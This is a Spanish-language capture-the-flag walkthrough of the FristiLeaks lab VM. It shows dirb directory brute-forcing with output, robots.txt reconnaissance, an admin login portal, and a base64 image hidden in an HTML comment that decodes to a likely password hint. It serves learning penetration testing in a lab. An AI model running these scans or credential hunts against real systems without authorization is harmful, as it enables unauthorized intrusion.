


```
luis@kali: ~  
Archivo Acciones Editar Vista Ayuda  
(luis@kali)-[~]  
$ dirb http://192.168.100.15  
  
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Wed Sep 10 01:16:29 2025  
URL_BASE: http://192.168.100.15/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://192.168.100.15/ —  
+ http://192.168.100.15/cgi-bin/ (CODE:403|SIZE:210)  
=> DIRECTORY: http://192.168.100.15/images/  
+ http://192.168.100.15/index.html (CODE:200|SIZE:703)  
+ http://192.168.100.15/robots.txt (CODE:200|SIZE:62)  
  
— Entering directory: http://192.168.100.15/images/ —  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
END_TIME: Wed Sep 10 01:17:26 2025  
DOWNLOADED: 4612 - FOUND: 3  
(luis@kali)-[~]
```

*Ilustración 9 escaneo de fuerza bruta.*

Se utiliza este comando <http://192.168.100.15/images/> para mostrar el contenido de este sitio en el servidor debe existir alguna información que nos sirva como pie para iniciar y atacar los puntos de entrada.


Vemos que el servidor web tiene habilitado el listado de directorios en otras palabras podríamos decir que no sería tan necesario utilizar fuerza bruta



```
1 <!-- Welcome to #Fristleaks, a quick hackme VM by @Ar0xA
2
3 Goal: get UID 0 (root) and read the special flag file.
4 Timeframe: should be doable in 4 hours.
5 -->
6 <html>
7 <body bgcolor="#FF69B4">
8 <br />
9 <center><h1> The <a href="https://twitter.com/search?q=%23fristileaks">#fristileaks</a> motto:</h1> </center>
10 <center>  </center>
11 <br />
12 Fristileaks 2015-12-11 are:<br>
13 @meneer, @barrebas, @rikvduijn, @wez3forsec, @PyroBatNL, @0xDUDE, @annejanbrouwer, @Sander2121, Reinierk,
14 </body>
15 </html>
16
```

Ilustración 10 buscar Listado de directorios

Aquí se muestran los diccionarios disponibles estos son los diccionarios que se pueden usar en las explotaciones más avanzadas.  
Y procedemos a cambiar de directorio hacia la carpeta donde se encuentran los diccionarios con el comando `/usr/share/dirb/wordlists/`




```
luis@kali: /usr/share/dirb/wordlists
Archivo Acciones Editar Vista Ayuda
— Entering directory: http://192.168.100.15/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
Logores
END_TIME: Wed Sep 10 01:17:26 2025
DOWNLOADED: 4612 - FOUND: 3
(luis@kali)-[~]
$ cd /usr/share/dirb/wordlists/
(luis@kali)-[/usr/share/dirb/wordlists]
$ ls -la
total 268
drwxr-xr-x 5 root root 4096 ago 4 14:54 .
drwxr-xr-x 3 root root 4096 ago 4 14:54 ..
-rw-r--r-- 1 root root 184073 ene 24 2012 big.txt
-rw-r--r-- 1 root root 1292 ene 27 2012 catala.txt
-rw-r--r-- 1 root root 35849 nov 17 2014 common.txt
-rw-r--r-- 1 root root 1492 may 23 2012 euskera.txt
-rw-r--r-- 1 root root 142 dic 29 2005 extensions_common.txt
-rw-r--r-- 1 root root 75 mar 16 2012 indexes.txt
-rw-r--r-- 1 root root 244 dic 29 2005 mutations_common.txt
drwxr-xr-x 2 root root 4096 ago 4 14:54 others
-rw-r--r-- 1 root root 6561 mar 4 2014 small.txt
-rw-r--r-- 1 root root 3731 nov 12 2014 spanish.txt
drwxr-xr-x 2 root root 4096 ago 4 14:54 stress
drwxr-xr-x 2 root root 4096 ago 4 14:54 vulns
(luis@kali)-[/usr/share/dirb/wordlists]
$
```

Ilustración 11 lista de diccionarios

Escaneamos la URL que rento nuestra maquina victima para usar el diccionario small.txt que contiene cerca de 1000 palabras por tanto es ligero y menos pesado

para hacer un escaneo rápido. El directorio **cgi-bin** suele usarse para scripts ejecutables, ósea que podrían haber vulnerabilidades



```
luis@kali: /usr/share/dirb/wordlists
Archivo Acciones Editar Vista Ayuda

(luis@kali)-[/usr/share/dirb/wordlists]
$ dirb http://192.168.100.15/ /usr/share/dirb/wordlists/small.txt
Logfile:
-----
DIRB v2.22
By The Dark Raver
-----
Scanned: 2025-09-10 01:31:27
URL_BASE: http://192.168.100.15/
WORDLIST_FILES: /usr/share/dirb/wordlists/small.txt
-----

GENERATED WORDS: 959

--- Scanning URL: http://192.168.100.15/ ---
+ http://192.168.100.15/cgi-bin/ (CODE:403|SIZE:210)
=> DIRECTORY: http://192.168.100.15/images/


--- Entering directory: http://192.168.100.15/images/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

Res
-----
END_TIME: Wed Sep 10 01:31:38 2025
DOWNLOADED: 959 - FOUND: 1

(luis@kali)-[/usr/share/dirb/wordlists]
$
```


Ilustración 12 Escaneo de directorios

Podemos apreciar que el administrador no protegió estas rutas, lo que nos permite tener más facilidad de tener pistas positivas ya que **robots.txt** revelo rutas sensibles en esta ocasión.



*Ilustración 13 buscador de rutas robots.txt*

Esto es la página **fristi** de la arrojada con la dirección ip base de **Fristileaks**, y muestra un portal de administración con formulario de login, Un portal así es un objetivo clásico en auditoría ya que puede contener credenciales por defecto, vulnerabilidades de inyección **SQL**, fallos de autenticación, gestión pobre de sesiones, o formularios que permiten subir y ejecutar archivos.



**Welcome to #fristileaks admin portal**



**Member Login**

Username :

Password :

*Ilustración 14 Esto es la página fristi*

El servidor rechazó las credenciales debido a un fallo que se me presentó con la red en la maquina atacante **kali Linux**. Lo que género que el backend procesara y respondiera con el mensaje de este fallo de autenticación




Ilustración 15 fallo de autenticación

En el view-source aparece un ``. Eso significa que la imagen está embebida en el HTML como Base64, no cargada desde /images/.

Ya que este autor dejó tantas pistas al parecer intencionalmente pensamos que pueden haber muchas más credenciales, comentarios e inputs ocultos o que la misma imagen puede contener información oculta.





Ilustración 16 imagen oculta en HTML parte 1

Podemos extraer la imagen embebida en el HTML y ver qué información oculta contiene, además de confirmar la acción del formulario.



```
1696 J401Pqn8R+zsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNie0tT6p/Efs8bE8Han1T+I/Z4
1697 2J401Pqn8R+zsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNie0tT6p/Efs8bE8Han1T+I/Z
1698 42J401Pqn8R+zsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNie0tT6p/Efs8bE8Han1T+I/
1699 Z42J401Pqn8R+zsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNie0tT6p/Efs8bE8Han1T+I
1700 /Z42J401Pqn8R+zsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNie0tT6p/Efs8bE8Han1T+
1701 I/Z42J401Pqn8R+zsTwdqfVP4j9njYng7UJ7p2rf8AWPmw/VfrU5b01ejy6Hfu+kl/ZQ=="/></center><br/>
1702 <!--
1703 iVBORw0KGgoAAAANSUUEUgAAAw0AAABLCAIAAA04UHQAAAAAXNSR0IARs4c6QAAARnQUlBAACx
1704 jwv8YQAAAAJCcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dLRdtsqEIVhr8sL8nqymmm10kl
1705 S0iAQGY0Nb01//dwSQYtgdxz2t5+AcCHAHgRY4A8CJAHAIrIwC8yBEAXuQIAC9yBIAXOQLAixw
1706 B4EWDAPA1RwB4kSMAvMgRAf7kCAAvCgSAFzKcWtScAeBFjgDwIkcAeJEjALzIEQB5AgAL5kc+f
1707 m63yaP7/XP/5RUM2jx7iMz1ZdqgguZHP1+zJ053b9+1gd/0TL2Wu1L5+RMPJq5tMTKE1paHlVXJJ
1708 Zv7/d516qse0tr9Wa6UMsR1+Wr0R172D0bdWkQZS0tMPqGL8LRhyWjWkTFDPXFMu1C7e81bxxnN0vb
1709 DpYz0MN1WqplL50w+oaXwomXXtFhL8e6W+1rNd0FujoQNJ9XbKtHMQSUm985eGf51bUcr6W+VjNd
1710 jJQjcelwepPCjLLNXFp18gktXfnVtYsd6UpINdPFCdLyKB3dyPLpSTVzYznJR7R0WHEiFGv5NrDU
1711 12qmC/1/Zz2ZWX1labl0aLqjZdq5sq5UgtWY7syq+u6UpINd0FeI5ENygbTfj+qDbc+0pG9c5
1712 uvFQzV5aM15L1yMrfnrPU12qmC+Ucqd+g6E1NsX16/i/6BtVvEQzF5YM2JLhyMLz4sNntp/p5kg1
1713 04Vajmwz1EdZvmS29E0YbzbI/F5ycgVSzZ1XDmM54cjCn1+kLRnq1zXThUg0hEkso2k5pGy00aLq
1714 1In+sK5qGf0SIVsKC5Zv4+XH36vQzb10V0t9rWb6EMyRaLLp+Bbhy31K8SBjqpUNSHVjHXJmC2Fg
1715 t0H0drysrz404sdLPW1muLDLUdSpdEsk5vf5Gtqg1xnfx88tu/PZy7VjHXJmC21H91WvBBfZb6Ws
1716 30e0Z6j3y+p09fnEG41N0co9UnY5dqxrhk0JZKewdNwqfnv6A0UN9sWb6UMyR5zT2B+1w0h++FfL
1717 3K/U+z2uFJNWmCmMhLzUe2v6n/dAWG+mLN9KGWt9EcKsMJ16o6+ecH8dv0Uu4PnkqD12rGu1S8HK
1718 u19iMrFG9gga/VTB8q0RLuStQf7FYU7tgsn/4+zfhV6a1iIscz1GrGvGTILsLLh1Pbnh6KnLDU12q
1719 mD+0cK08nnpVcZ21Rj7erEz0WgoZ+5IRW1oXNB3Z/vBMWu1SfY1m+hDLkcIAtuHEUzu/191867X34
1720 rPtA61mL10ZrQX6gu37aIukRkVaylRfnpk+9HNkH85hNocTKC4P31Vebh8fy/Vz0TKqe8WlrrFhe
1721 EPdMj03SSys7XVf+qmT5UcmT9+Ss//fyy0LU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
1722 AHgRY4A8CJAHAIrIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWDAPA1RwB4kSMAvMgRAf7kCAAvCgSAFzK
1723 CwIscAeBFjgDwIkcAeJEjALzIEQB5AgAL3IEgBc5AsCLAHgRY4A8Pn9/QNA7z1k1qtcyQAAAAABJR
1724 U5ErkJggg==
1725 -->
1726 <table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCC">
1727 <tr>
1728 <form name="form1" method="post" action="checklogin.php">
1729 <td>
1730 <table width="100%" border="0" cellpadding="3" cellspacing="1" bgcolor="#FFFFFF">
1731 <tr>
1732 <td colspan="3"><strong>Member Login </strong></td>
```

Ilustración 17 imagen oculta en HTML parte2

La conversión del comentario que habíamos llevado al descifrar en base64 nos arrojó otro código en binario que nos llevaría a una imagen **png**.




Ilustración 18 decodificador base64

Tras llevar a cabo la conversión, obtuve una imagen PNG que mostraba la inscripción "keKkeKKeKkEkkEk". Si bien a primera impresión parecía un enredo, dentro del contexto del reto lo interpreté como un indicio o código que tal vez me serviría más adelante para tratar de acceder al panel de gestión que había hallado con anterioridad.

